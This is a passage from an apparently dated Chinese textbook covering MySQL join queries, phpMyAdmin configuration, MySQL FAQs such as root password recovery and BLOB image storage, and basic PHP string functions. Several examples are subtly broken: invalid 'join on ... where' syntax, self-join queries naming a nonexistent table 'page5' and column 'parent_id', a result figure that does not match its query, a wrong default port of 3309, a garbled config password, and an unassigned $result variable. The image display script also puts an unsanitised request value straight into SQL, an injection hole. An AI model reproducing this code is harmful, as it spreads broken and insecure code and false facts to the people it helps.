第一个要创建的表应该存储公司生产的各种 PC，所用的 SQL 命令为：

```
mysql> create table pcs (  
-> pid INT, // product id, 产品序号  
-> spec char(3),  
-> os char(10),  
-> ram INT,  
-> hd char(4)  
-> );
```

第二张表中存放公司的客户信息，所用的 SQL 命令为：

```
mysql> create table clients (  
-> name char(25),  
-> cid char(8), // client id, 客户序号  
-> email char(25),  
-> tel char(10)  
-> );
```

第三张表中存放订单的信息，所用的 SQL 命令为：

```
mysql> create table orders (  
-> order_date date,  
-> pid INT,  
-> cid char(8)  
-> );
```

## 2. 添加数据

接下来要往数据表中插入数据，分别见表 4-1、4-2 和表 4-3。

现在我们可以很方便地使用 join 命令从这些表中查询出所需的数据，下面来看看怎么利用 join 命令来构造连接查询语句。

## 3. Cross-join（交叉连接）

Cross-join (交叉连接) 是连接查询中很基本的一种, 它只用来简单的把一张表中的每行跟另一张表中每行记录相匹配。这个命令的效率虽然不高, 但是它也具有所有连接查询所具有的特点: 把数据表连接起来。下面这句就是交叉连接命令:

```
mysql> SELECT * FROM pcs, clients;
```

这个命令运行的结果如图 4-3 所示。

表 4-1 PC 表数据

pid	spec	os	ram	hd
1	386	linux	64	3.1
2	386	linux	128	4.2
3	486	WinNT	64	3.1
4	586	Linux	128	4.2
5	586	Win98	128	6.4

表 4-2 Client 表数据

name	cid	email	tel
acme, inc.	acm-042	acme@acme.com	123-456-7890
widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
italimp, inc.	imp-042	italian@imports.com	459-555-3212
fedey, inc.	fed-043	fed@ey.com	439-555-8899

表 4-3 Order 表数据

date	pid	cid
1999-12-05	2	acm-042
1999-12-04	3	wig-043
1999-12-04	1	acm-042
1999-12-05	2	acm-042
1999-12-12	5	fed-043
1999-12-05	5	imp-042

为什么会列出这么多行呢? 因为前面已经讲过了, 交叉查询只是简单地把一张表中的每行跟另一张表中每行记录相匹配, 所以 pcs 表中有 5 条记录, clients 表中有 4 条记录, 执行 cross-join 命令的结果就会列出  $5 \times 4 = 20$  条记录。

我们已经知道交叉连接是非常简单的, 接下来执行下面的这个命令:

```
mysql> select c.name, o.cid from orders o, clients c where o.cid = "acm-042";
```

执行的结果如图 4-4 所示。

这仍然是一种交叉查询, 只不过加了一个限制条件: clients 表中的 cid 字段必须是“acm-042”, 这样就把 cid 为“acm-042”的客户所有的订单(即 orders 表中的记录)提取出来了。

注意到我们使用了表的别名: orders 表为 o, clients 表为 c。使用别名的好处就是能够用较少的字母来代替数据表的名称。

前面已经提到, cross-join 命令执行的效率并不高,因为它要把每个表都从头到尾的查一遍。如果我们不需要把所有的记录都提取出来呢?

pid	spec	os	ram	hd	name	cid	email	tel
1	386	linux	64	3.1	acme, Inc.	acm-042	acme@acme.com	123-456-7890
2	386	linux	128	4.2	acme, Inc.	acm-042	acme@acme.com	123-456-7890
3	486	WinNT	64	3.1	acme, Inc.	acm-042	acme@acme.com	123-456-7890
4	586	linux	128	4.2	acme, Inc.	acm-042	acme@acme.com	123-456-7890
5	586	Win98	128	6.4	acme, Inc.	acm-042	acme@acme.com	123-456-7890
1	386	linux	64	3.1	widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
2	386	linux	128	4.2	widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
3	486	WinNT	64	3.1	widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
4	586	linux	128	4.2	widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
5	586	Win98	128	6.4	widgets-r-us, inc.	wig-043	widgets@rus.com	421-555-3434
1	386	linux	64	3.1	italimp, inc.	imp-042	italian@imports.com	459-555-3212
2	386	linux	128	4.2	italimp, inc.	imp-042	italian@imports.com	459-555-3212
3	486	WinNT	64	3.1	italimp, inc.	imp-042	italian@imports.com	459-555-3212
4	586	linux	128	4.2	italimp, inc.	imp-042	italian@imports.com	459-555-3212
5	586	Win98	128	6.4	italimp, inc.	imp-042	italian@imports.com	459-555-3212
1	386	linux	64	3.1	fedey, inc.	fed-043	fed@ey.com	439-555-8899
2	386	linux	128	4.2	fedey, inc.	fed-043	fed@ey.com	439-555-8899
3	486	WinNT	64	3.1	fedey, inc.	fed-043	fed@ey.com	439-555-8899
4	586	linux	128	4.2	fedey, inc.	fed-043	fed@ey.com	439-555-8899
5	586	Win98	128	6.4	fedey, inc.	fed-043	fed@ey.com	439-555-8899

图 4-3 交叉连接查询结果



name	cid
acme, Inc.	acm-042
acme, Inc.	acm-042
acme, Inc.	acm-042
widgets-r-us, inc.	acm-042
widgets-r-us, inc.	acm-042
widgets-r-us, inc.	acm-042
italimp, inc.	acm-042
italimp, inc.	acm-042
italimp, inc.	acm-042
fedey, inc.	acm-042
fedey, inc.	acm-042
fedey, inc.	acm-042

图 4-4 带有 where 从句的交叉连接

#### 4. Equi-join (相等连接)

如果一张表中的某个字段跟另一张表或者几张表中的字段相等时, 就该使用 equi-join 命令。

假设要列出购买产品序号 (pid) 为 1 的 pc 的客户, 就可以使用下面的命令:

```
mysql> select p.os, c.name from orders o, pcs p, clients c where p.pid=o.pid and o.pid = 1 and o.cid=c.cid;
```

查询的结果见表 4-4:

表 4-4 相等连接查询结果

Os	name
Linux	acme, Inc.

#### 5. Non-Equi-join (非相等连接)

如果在多个表中进行数据匹配, 最好使用 equi-join 命令, 但是如果要根据数据的特性或者数据之间的差别来显示数据呢? 假设要列出所有订单的 order id 和对应的 os, 这些订单应该满足这样的条件: 订单中的 pid 比 pcs 表中的 pid 大, 是不是比较难理解? 没关系, 对于这样的查询, 就应该使用 non-equi join 命令:

```
mysql> SELECT p.os, o.pid from orders o, pcs p where o.pid > p.pid;
```

查询结果如图 4-5 所示。

OS	Pid
linux	2
linux	3
linux	2
linux	5
linux	5
linux	3
linux	5
linux	5
WinNT	5
WinNT	5
linux	5
linux	5

图 4-5 非相等连接查询结果

这样就把满足条件的记录列了出来，也可以把它理解成添加了许多限制条件的交叉连接查询。得到的这个结果列表不仅很难懂，并且也没有太大用处。我们用它来引出下一个比较重要的概念：Left join（左连接）。

#### 6. Left join（左连接）

可以这么说，用户使用 left join 命令可以从数据库中提取任何数据，可见这个命令是多么的有用。下面进行详细地讲解。

先来执行下面的命令：

```
mysql> select * from orders left join pcs on orders.pid = pcs.pid;
```

执行的结果如图 4-6 所示：

order_date	pid	cid	pid	spec	os	ram	hd
1999-12-05	2	acm-042	2	386	linux	128	4.2
1999-12-04	3	wig-043	3	486	WinNT	64	3.1
1999-12-04	1	acm-042	1	386	linux	64	3.1
1999-12-05	2	acm-042	2	386	linux	128	4.2
1999-12-12	5	fed-043	5	586	Win98	128	6.4
1999-12-05	5	imp-042	5	586	Win98	128	6.4

图 4-6 左连接查询结果一

这样就列出了客户订下的所有 PC，然后可以用 PHP 脚本就能把这个列表打印出来，并

定期给客户发送。

我们还可以列出所有订了 pid 为 3 的 PC 的订单，命令如下：

```
mysql> select * from orders left join pcs on pcs.pid = 3 and orders.pid = pcs.pid;
```

查询结果如图 4-7 所示。

order_date	pid	cid	pid	spec	os	ram	hd
1999-12-05	2	acm-042	2	null	null	null	null
1999-12-04	3	wig-043	3	486	WinNT	64	3.1
1999-12-04	1	acm-042	1	null	null	null	null
1999-12-05	2	acm-042	2	null	null	null	null
1999-12-12	5	fed-043	5	null	null	null	null
1999-12-05	5	imp-042	5	null	null	null	null

图 4-7 左连接查询结果二

## 7. Using 从句

在使用 left-join 的时候，如果两个表中有名称相同的字段，就可以使用 Using 从句。例如，下面两行命令执行的结果完全一样：

```
mysql> SELECT * from clients join on orders where clients.cid = orders.cid;
```

```
mysql> SELECT * from clients join on orders using (cid);
```

执行的结果如图 4-8 所示：

name	cid	email	tel	order_date	pid	cid
acme, inc.	acm-042	acme@acme.com	123-465-789	1999-12-05	2	acm-042
acme, inc.	acm-042	acme@acme.com	123-465-789	1999-12-04	1	acm-042
acme, inc.	acm-042	acme@acme.com	123-465-789	1999-12-05	2	acm-042
widgerts-r-us, inc.	wig-043	widgerts@rus.com	421-555-3434	1999-12-04	3	wig-043
italimp, inc.	imp-042	widgerts@rus.com	459-555-3434	1999-12-05	5	imp-042
fedey, inc.	fed-043	fed@ey.com	439-555-8899	1999-12-12	5	fed-043

图 4-8 使用 Using 从句的查询

## 8. Self-join (自连接)

使用 Self-join 可以把相关数据集中到一张表中。其实就是把一张表跟自己连接，下面通过一个例子来说明这个概念。

假设一个数据库中存放了制造一台电脑所需的各种硬件信息。一台电脑包含 desk、pc、monitor、keyboard 和 mouse。并且假设一台电脑中 desk 的地位最高，其他的元件都“属于”desk。其实这些元件都属于这台计算机，也可以把其他元件设成这台电脑中地位最高的元件，

反正每台电脑必须有一个最顶级的元件。读者应该能够理解：每个电脑元件都有两个序号，一个是标示它自己的，另一个用来标示它的上级元件。这张表的 item 如图 4-9 所示。

uniqid	name	parentid
d001	desktop	null
m4gg	monitor	d001
k245	keyboard	d001
pc345	200mhz pc	d001
d002	desktop	null
m156	monitor	d002
k9334	keyboard	d002
pa556	350 mhz pc	d002

图 4-9. Item 表数据

Desktop 元件的 parentid 为空，因为它是电脑中最顶级的元件。数据表中已经有信息了，现在可以用以下命令进行查询：

```
mysql> select t1.*, t2.* from item as t1, item as t2;
```

读者应该能猜出这个命令执行的结果是什么，数据表中的每条记录跟表中所有记录匹配的结果就是输出一个很长的列表，这个结果没有什么用处。下面看另外一个例子，我们需要知道某台电脑（用 desk id 来标示）由哪些“二级”元件组成，命令如下：

```
mysql> select parent.uniqid, parent.name, child.uniqid, child.name
```

```
-> from page5 as parent, page5 as child
```

```
-> where child.parent_id = parent.uniqid AND parent.uniqid = "d001";
```

查询输出的结果如图 4-10 所示：

uniqid	name	uniqid	name
d001	desktop	m4gg	monitor
d001	desktop	k245	keyboard
d001	desktop	pc345	200 mhz pc

图 4-10 查询结果显示

也可以把 Self-join 命令用作一种检验表数据的有效方法。在上面的那张表中 uniqid 字段应该是唯一的，这个可以用 self-join 命令来检验，假设把 350 mhz pc 这条记录的 uniqid 改成了 m156，便跟另一条记录冲突了，可执行下面的命令来查询冲突的记录：

```
mysql> select parent.uniqid, parent.name, child.uniqid, child.name
```

```
-> from page5 as parent, page5 as child
```

```
-> where parent.uniqid = child.uniqid AND parent.name <> child.name
```

执行的结果如图 4-11 所示:

uniqid	name	uniqid	name
m156	350 mhz pc	m156	monitor
m156	monitor	m156	350 mhz pc

图 4-11 自连接查询的结果

这样便知道存在互相冲突的记录了。

## 4.6 phpMyAdmin 使用简介

MySQL 是一套易于安装、快速且稳定可靠的关系型数据库系统,但是,它的标准发行版本却只能使用命令行管理工具。phpMyAdmin 是 MySQL 的一个图形化前端用户接口(使用 PHP 编写),使用它可以对 MySQL 数据库的内容作增删改动,更可以对数据库本身作增删管理;另外附带的好处是,可以借助这个界面来学习 SQL 正确的语法。phpMyAdmin 使用了三种技术:函数变量、动态用户自定义界面和语言独立的应用程序。

可以从<http://www.phpwizard.net/projects/phpMyAdmin/>下载 phpMyAdmin,它是免费的。它有 PHP 和 PHP4 两个版本,对应的扩展名是.php3 和.php,在这里我们需要 PHP4 版本的 phpMyAdmin。

首先需要知道的是 MySQL 的用户名和密码,也要知道主机名。大多数情况下,主机名都是“localhost”。但是如果 MySQL 的用户名和密码都正确,phpMyAdmin 却不工作,就有可能是主机名不正确。另外,如果使用主机托管的话,可能只对某一个数据库拥有权限,所以还必须知道这个数据库的名字。在知道了这些信息之后,就可以执行 INSTALL 文件了。

然后在 config.inc.php 文件中找到下面几行:

```
$cfgServers[1]['host'] = "";           // MySQL hostname
$cfgServers[1]['port'] = "";           // MySQL port - leave blank for default port
$cfgServers[1]['adv_auth'] = false;    // Use advanced authentication?
$cfgServers[1]['stduser'] = "";        // MySQL standard user (only needed with advanced auth)
$cfgServers[1]['stdpass'] = "";        // MySQL standard password (only needed with
advanced auth)
$cfgServers[1]['user'] = "";           // MySQL user (only needed with basic auth)
$cfgServers[1]['password'] = "";       // MySQL password (only needed with basic auth)
$cfgServers[1]['only_db'] = "";        // If set to a db-name, only this db is accessible
$cfgServers[1]['verbose'] = "";       // Verbose name for this host -leave blank to show the
hostname
:
:
```

```
require("english.inc.php");
```

把这几行改成下面这样:

```
$cfgServers[1]['host'] = 'MySQL Server 的 hostname'; // 填入您的 MySQL Server 的主机名
$cfgServers[1]['port'] = ""; // 填入连接 MySQL 的端口, 不填则以默认的端口 3309 进行连接
$cfgServers[1]['adv_auth'] = true; // 改成 true 则进入 phpMyAdmin 必须先身份认证
$cfgServers[1]['stduser'] = 'root'; // MySQL 使用者的账号
$cfgServers[1]['stdpass'] = '密码'; // MySQL 使用者的密码
$cfgServers[1]['user'] = 'root'; // MySQL 管理帐号
$cfgServers[1]['password'] = '密码'; // MySQL 管理密码
$cfgServers[1]['only_db'] = ""; // 指定管理的数据库名称, 不填则可以管理所有数据库
$cfgServers[1]['verbose'] = ""; // 指定 MySQL 的名称, 不填则使用系统本身的主机名
:
:
require("chinese_gb.inc.php"); //将语言界面改成中文
```

说明:

(1) 因为使用 phpMyAdmin 可以用一个界面管理多个 MySQL 服务器, 所以在 config.inc.php 中可以找到:

```
$cfgServers[1]...
$cfgServers[1]...
$cfgServers[1]...
:
$cfgServers[2]...
$cfgServers[2]...
$cfgServers[2]...
```

其中, [1]代表第一个 MySQL 服务器, [2]代表第二个, 然后可以一直增加下去。

(2) 如果 MySQL 服务器与 Web Server 是同一台, 则可以在 \$cfgServers[1]['host']=后面填上 localhost。

如果一切正常, 那么打开浏览器, 输入 <http://读者的网址/phpMyAdmin> 之后会看到一个密码验证的小窗口, 输入读者的 MySQL 管理账号及密码, 即可成功地看到 phpMyAdmin 的管理界面。如图 4-12 所示。

左边是 DTL (数据库和表的列表), 右边是 WF (工作区)。

DTL 列表点击后可以展开, 它把所能访问的数据库都列了出来。右边的工作区内显示的信息很多, 第一行告诉读者 phpMyAdmin 的版本。第二行显示出 MySQL 数据库的版本以及服务器名称。在下面可以看到一些连接和一个创建新数据库的表单。从 phpMyAdmin 的文档中可以得到很多有用的信息。

下面我们来看看怎么使用 phpMyAdmin 来创建一个数据库:

在“建立一个新的数据库”下面的输入框内填入新数据库的名称, 然后点击“建立”

按钮。




图 4-12 phpMyAdmin 的主页面

这样就新建了一个数据库，如图 4-13 所示。我们在左边的数据库和表的列表中就可以看到新建的数据库了，是不是很简单？右边显示的就是这个数据库的工作区域了。但现在还不能做任何事情，因为数据库中还没有表。表是用来存储信息的。数据库由表来组成，表由记录来组成，记录由域来组成。下面我们来看怎么在数据库中用 phpMyAdmin 来建表。




图 4-13 新建数据库的页面

工作区的下方有“建立一个新的数据表与数据库”，下面是两个输入框：“名字”和“字段”，分别填入数据表的名字和表中字段的数目，填完后点击“开始”按钮，就会看到图 4-14 所示的界面。




图 4-14 建立表结构的页面

在这个界面中有数据库的名称、表名，并把每个域都列了出来，在这里需要为每个域指定类型、属性及是否为空等。下面我们来仔细研究每条信息（图 4-15、图 4-16、图 4-17）：




图 4-15 定义字段属性一

“字段”框中应该填写字段名，“类型”框中填写该字段中存储信息的类型，“长度/SET”框中填写字段的长度，“属性”框中填写字段的属性，包括 BINARY、UNSIGNED 和 UNSIGNED ZEROFILL，每个属性的具体意义可以通过点击下面的“文档”连接来查询。



图 4-16 定义字段属性二

“Null”框中选择 not null 或者 null，表示这个字段是否允许为空，在这里，null 表示该值不存在或者未知，读者需要注意 null 与 0 值之间的区别。

假设不知道一个人的生日，但是仍然需要把信息录入到数据库中，这时就可以把字段设为 null，表示这个字段可以为空，可以不录入。再如，需要知道一个人所在省份，他肯定生活在某省，所以这个字段就不能为空，不过我们可以在代码里为这个字段设置一个缺省值。

建议读者在把数据写到数据库里之前就进行数据的合法性验证，而不要使用数据库自身的验证机制。



“额外”框里只有一个选项可选：auto\_increment（自动增加）。它的意思很明白，就是每添加一条新记录，这个字段的值就自动加一。

字段还有“键名”、“索引”和“唯一”三个属性要选。如果选中“键名”，就表示这个字段是表的主键，下面解释一下什么是主键。



图 4-17 定义字段属性三

主键用于区分表中的记录，一个表可以有有一个或者多个主键，也可以没有主键。作为表主键的那个字段必须是唯一的，如果这个字段是 auto\_increment，就能保证这个字段唯一。

我们填完以后，完整的表结构如图 4-18 所示。

fname	VARCHAR	*	20
lname	VARCHAR	*	20
birthday	DATE	*	
address	VARCHAR	*	100
city	VARCHAR	*	20
state	VARCHAR	*	2
zip	VARCHAR	*	5
country	VARCHAR	*	20
email	VARCHAR	*	60
phone	VARCHAR	*	14
notes	MEDIUMTEXT	*	

图 4-18 完整的表结构

稍微解释一下：VARCHAR 表示字符变量（Variable Characters），DATE 表示日期变量，它的范围从 1000-01-01~9999-12-31。

填完之后点击“保存”按钮，就创建了新的表。这时候我们看到在页面的顶端出现了一些查询语句，这些语句其实就是 phpMyAdmin 所执行的查询。

下面讨论如何在 Windows NT 4.0 或 Windows 2000、IIS 4.0、PHP 和 MySQL 下安装 phpMyAdmin。本文使用 phpMyAdmin\_2.0.5.tar.gz。

(1) 将下载的软件用 WinZIP 等 tar.gz 解压缩工具解压缩到想要安装的目录，注意解开后会自动创建 phpMyAdmin 目录，这里把该目录用 \$PHPMYADMIN\_HOME 标识。

(2) \$PHPMYADMIN\_HOME 目录下有一个文件 INSTALL，这个文件可以告诉读者如

何安装 phpMyAdmin。

(3) 打开 \$PHPMYADMIN\_HOME 目录下的 config.inc.php，修改该文件中的下列变量：

```
$cfgServers[1]['host'] = 'localhost';
$cfgServers[1]['port'] = "";
$cfgServers[1]['adv_auth'] = false;
$cfgServers[1]['stduser'] = 'root';
$cfgServers[1]['stdpass'] = '<rootÔË°ÄÄÜÄë>';
$cfgServers[1]['user'] = 'root';
$cfgServers[1]['password'] = '<rootÔË°ÄÄÜÄë>';
$cfgServers[1]['only_db'] = "";
$cfgServers[1]['verbose'] = "";
```

(4) 注意要把 c:\winnt\php.ini(或 c:\winnt40\php.ini)文件中的 magic\_quotes\_gpc 设为 On。

(5) 注意应设置好 \$PHPMYADMIN\_HOME 目录的安全性，只有管理员才可以完全控制该目录，其他人没有访问权限。

(6) 打开 Internet Service Manager，选择相应的 Web Site，增加一个虚拟目录，目录指向 \$PHPMYADMIN\_HOME，在该虚拟目录的属性页上，选择 Documents，将 index.php 设置为缺省文档。

## 4.7 MySQL 常见问题解答

### 4.7.1 在同一台机器上运行不同版本的 MySQL

有些情况下可能想要在同一台机器上运行多个服务器。例如，可能想要测试一个新的 MySQL 版本而让现有的设置不受到干扰，或可能想要为不同的客户提供独立的 MySQL 服务。

如果想要运行多个服务器，最容易的方法是用不同的 TCP/IP 端口和 socket (socket) 文件重新编译服务器，使它们不是监听同一个 TCP/IP 端口或 socket。

假设一个现存服务器配置为缺省端口号和 socket 文件，那么可用以下的 configure 命令行设置新的服务器：

```
shell> ./configure --with-tcp-port=port_number \
--with-unix-socket=file_name \
--prefix=/usr/local/mysql-3.22.9
```

这里 port\_number 和 file\_name 应该不同于缺省端口号和 socket 文件路径名，而且 --prefix 值应该指定一个不同于现存的 MySQL 安装所在的安装目录。

读者可以用以下这条命令检查由任何当前执行的 MySQL 所使用的 socket 和端口：

```
shell> mysqladmin -h hostname --port=port_number variables
```

如果有一个 MySQL 服务器正运行在读者使用了的端口上，读者将得到 MySQL 的一些

最重要的可配置变量的一张表, 包括 socket 名等。

读者也应该编辑机器的初始化脚本(可能是“mysql.server”)来启动并杀死多个 mysqld 服务器。

不必重新编译一个新 MySQL 服务器, 只要以一个不同的端口和 socket 启动即可。可以通过指定在运行时 safe\_mysqld 使用的选项来改变端口和 socket, 命令如下:

```
shell> /path/to/safe_mysqld --socket=file_name --port=port_number
```

如果读者在与开启日志的另一个服务器相同的一个数据库目录下运行新服务器, 读者也应该用 safe\_mysqld 的 --log 和 --log-update 选项来指定日志文件的名字, 否则, 两个服务器可能正在试图写入同一个日志文件。

如果读者想要为第二个服务器使用另一个数据库目录, 则可以使用 safe\_mysqld 的 --datadir=path 选项。

## 4.7.2 MySQL 让存储结果分页, 用于复杂查询

在数据库有索引的情况下, 使用 SQL 中的 limit m,n 语句速度足够快, 可是在复杂条件搜索时, where something order by somefield+somefield mysql 会搜遍数据库, 找出“所有”符合条件的记录, 然后取出 m,n 条记录。如果读者的数据量有几十万条, 用户又搜索一些很通俗的词, 然后要依次读最后几页, mysql 会不停操作硬盘。所以, 可以试着让 mysql 也存储分页, 当然要程序配合。

可以让 mysql 模拟存储分页机制, 方法如下:

(1) 使用“select id from \$table where \$condition order by \$field limit \$max\_pages\*\$count;”命令查询符合条件的 ids, 限定最大符合条件的记录数量, 也可以不加。

(2) 因为 php 在执行结束后所有变量都要 lost, 所以可以考虑:

方案 a: 在 mysql 建立临时表, 查询结果用一个时间或随机数作为唯一标志插入。其中建立 page1~pagen 个字段, 每个字段保存该页中需要的 IDs, 这样一个 ID 对应一条记录。

方案 b: 如果打开 session, 也可以放在 session 中保存, 实际上是放在文件中保存。建立一个 \$IDs 数组, \$IDs[1]~\$IDs[\$max\_pages]。考虑到有时候用户会开几个窗口同时查询, 要为 \$IDs 做一个唯一标志, 避免查询结果相互覆盖。使用二维数组和 \$\$var 都是好办法。

(3) 在每页的请求中, 直接找到对应的 IDs, 中间以 “,” 间隔:

```
select * from $table where id in ($ids); 速度绝对快
```

(4) 收尾要考虑查询结果的自动清除, 可以设置定时或者按比例随机清除。如果用 mysql 临时表要加上一个时间标志字段, session 中要加入 “\$IDs[“time”]=time();” 在一定时间以后不操作视为过期数据。

(5) 如果要优化, 可以考虑用把 1 和 2.a 中的语句合并成 select...into...。

注意:

(1) 以上只是针对 mysql 的修补方案, 希望 mysql 哪天能把这些功能加进去。

(2) 其他数据库也可以套用。

### 4.7.3 如何恢复 MySQL 的 ROOT 口令

如果读者忘记了 MySQL 的 root 口令，可以通过下面的步骤恢复。

(1) 向 `mysqld server` 发送 `kill` 命令关掉 `mysqld server`(不是 `kill -9`)，存放进程 ID 的文件通常在 MySQL 的数据库所在的目录中。命令如下：

```
kill "cat /mysql-data-directory/hostname.pid"
```

读者必须是 Unix 的 root 用户或者是读者所运行的 SERVER 上的同等用户，才能执行这个操作。

(2) 使用 “`--skip-grant-tables`” 参数来启动 `mysqld`。

(3) 使用 “`mysql -h hostname mysql`” 命令登录到 `mysqld server`，用 `grant` 命令改变口令。读者也可以这样做：“`mysqladmin -h hostname -u user password 'new password'`”。(其实也可以用 “`use mysql; update user set password =password('yourpass') where user='root'`” 来做到。)

(4) 载入权限表：“`mysqladmin -h hostname flush-privileges`”，或者使用 SQL 命令 “`FLUSH PRIVILEGES`”。(当然，在这里，读者也可以重启 `mysqld`。)

### 4.7.4 怎样在 MySQL 中保存图像

有些时候在数据库中保存图像比用文件要方便，下面就介绍怎样使用 PHP 在 MySQL 数据库中保存图像，还讲了以后怎样把数据库中保存的图像显示出来。

#### 1. 设置数据库

在数据库中保存图像跟保存普通文本的区别就是所需要的存储空间不同，图像所需空间显然比普通文本大得多。MySQL 用 BLOB 类型的字段来存储超大量的数据，根据所存储容量的不同，BLOB 类型字段包括 TINYBLOB、BLOB、MEDIUMBLOB 和 LONGBLOB 四种。

然后用下面的 sql 命令创建数据表：

```
CREATE TABLE Images (  
    PicNum int NOT NULL AUTO_INCREMENT PRIMARY KEY,  
    Image BLOB  
);
```

#### 2. 写脚本程序

现在要写一个脚本程序来处理上传文件，程序代码如下，假设上传的文件名为 “Picture”：

```
<? If($Picture != "none") {  
    $PSize = filesize($Picture);  
    $mysqlPicture = addslashes(fread(fopen($Picture, "r"), $PSize));  
    unlink($Picture);  
    mysql_connect($host,$username,$password)  
        or die("Unable to connect to SQL server");  
    @mysql_select_db($db)
```

```

        or die("Unable to select database");
mysql_query("INSERT INTO Images (Image) VALUES ('$mysqlPicture' )")
        or die("Can't Perform Query");
    } else {
        echo "You did not upload any picture";
    }
?>

```

只需要这一个文件就可以把图像保存到数据库中了。但有些时候保存图像时会出错，这可能是因为图像太大了，需要修改 MySQL 的设置，以便能上传更大的文件包。

以上这个脚本文件所作的事情如下：

- (1) 检查是否上传了一个文件，使用的语句是 `if($Picture!=""none")`。
- (2) 用 `addslashes()` 为文件路径名加上必要的斜线，这样能避免数据库出错。
- (3) 删掉临时文件。
- (4) 连上 MySQL 服务器，在指定的数据库中保存图像。

### 3. 显示图像

现在来研究怎样把数据库中保存的图像显示出来，这一步比保存图像要难一些。我们知道，显示图像之前需要发送一个 http 标头 (header) 信息。因为 header 信息只能在页面中发送一次，所以似乎只能显示一幅图像。这里我们用一个小技巧：写两个文件，第一个文件只是一个 HTML 的模板，用来显示图像，然后在这个模板中的 <IMG> 标示符中调用第二个文件，第二个文件才真正从数据库中提取出图像数据。下面是代码，第一个文件很简单：

```

<HTML>
<BODY>
<?
    mysql_connect($host,$username,$password)
        or die("Unable to connect to SQL server");
    @mysql_select_db($db)
        or die("Unable to select database");
    mysql_query("SELECT * FROM Images")
        or die("Can't Perform Query");
    While($row=mysql_fetch_object($result)) {
        echo "<IMG SRC='SecondType.php?PicNum=$row->PicNum'\>";
    }
?>
</BODY>
</HTML>

```

这时文件把所有的图像文件都列了出来，每个图像要想显示都要调用第二个文件，同时要把图像的序号传给它，第二个文件为：

```

<? $result=mysql_query("SELECT * FROM Images WHERE PicNum=$PicNum")

```

```
        or die("Can't perform Query");  
$row=mysql_fetch_object($result);  
Header("Content-type: image/gif");  
echo $row->Image;  
?>
```

这样就把每幅图像都显示了出来。我们在这里只关心功能的实现，所以代码也很简单，读者还可以添加其他的一些功能：例如上传图像之前要检查图像文件的大小，显示的时候固定图像的尺寸等。



## 第 5 章 PHP 函数实例详解

在本章里，我们将把 PHP4 所提供的函数进行分类，并用实例讲解，但由于本书并不是专门讲解 PHP 函数用法的，所以这些函数更详细的信息可以参考其他 PHP 函数大全。

### 5.1 字符串处理函数

PHP 中的字符串操作功能是比较多的，重要的有以下这些。

#### 1. echo、print、printf 和 sprintf

前两个函数的作用是输出字符串，字符串中如果有变量名则被替换成其值；后两个函数类似于 C 语言的同名函数，用来将字符串格式化。例：

```
<?php
echo "Hello World";//输出"Hello World"
print "Hello World";// 跟上一句一样
$money1 = 68.75;
$money2 = 54.35;
$money = $money1 + $money2;// 此时变量 $money 值为 "123.1";
$formatted = sprintf("%01.2f", $money);// 此时变量$formatted 值为 "123.10"
printf("%01.2f", $money);// 输出"123.10"
?>
```

#### 2. Strchr、strlen、strtok、strchr、strrev、strstr、strtolower、strtoupper、substr 和 ucfirst

这些是常用的字符串操作函数，有些和 C 语言中的同名函数意义完全一致。

**strrev** 是把一个字符串前后颠倒。例：

```
<?
$str=strrev("Wilson Peng");
echo $str;//输出 "gneP nosliW"
?>
```

**strtolower** 和 **strtoupper** 分别把字符串中的字母全变成小写和大写。范例：

```
<?
$str1=strtolower("aBc");
echo $str1;//输出"abc"
$str2=strtoupper("aBc");
echo $str2;//输出"ABC"
?>
```



ucfirst 把字符串的第一个字符变成大写。例：

```
<?
$str=ucfirst("michale liu");
echo $str;//输出"Michale liu"
?>
```

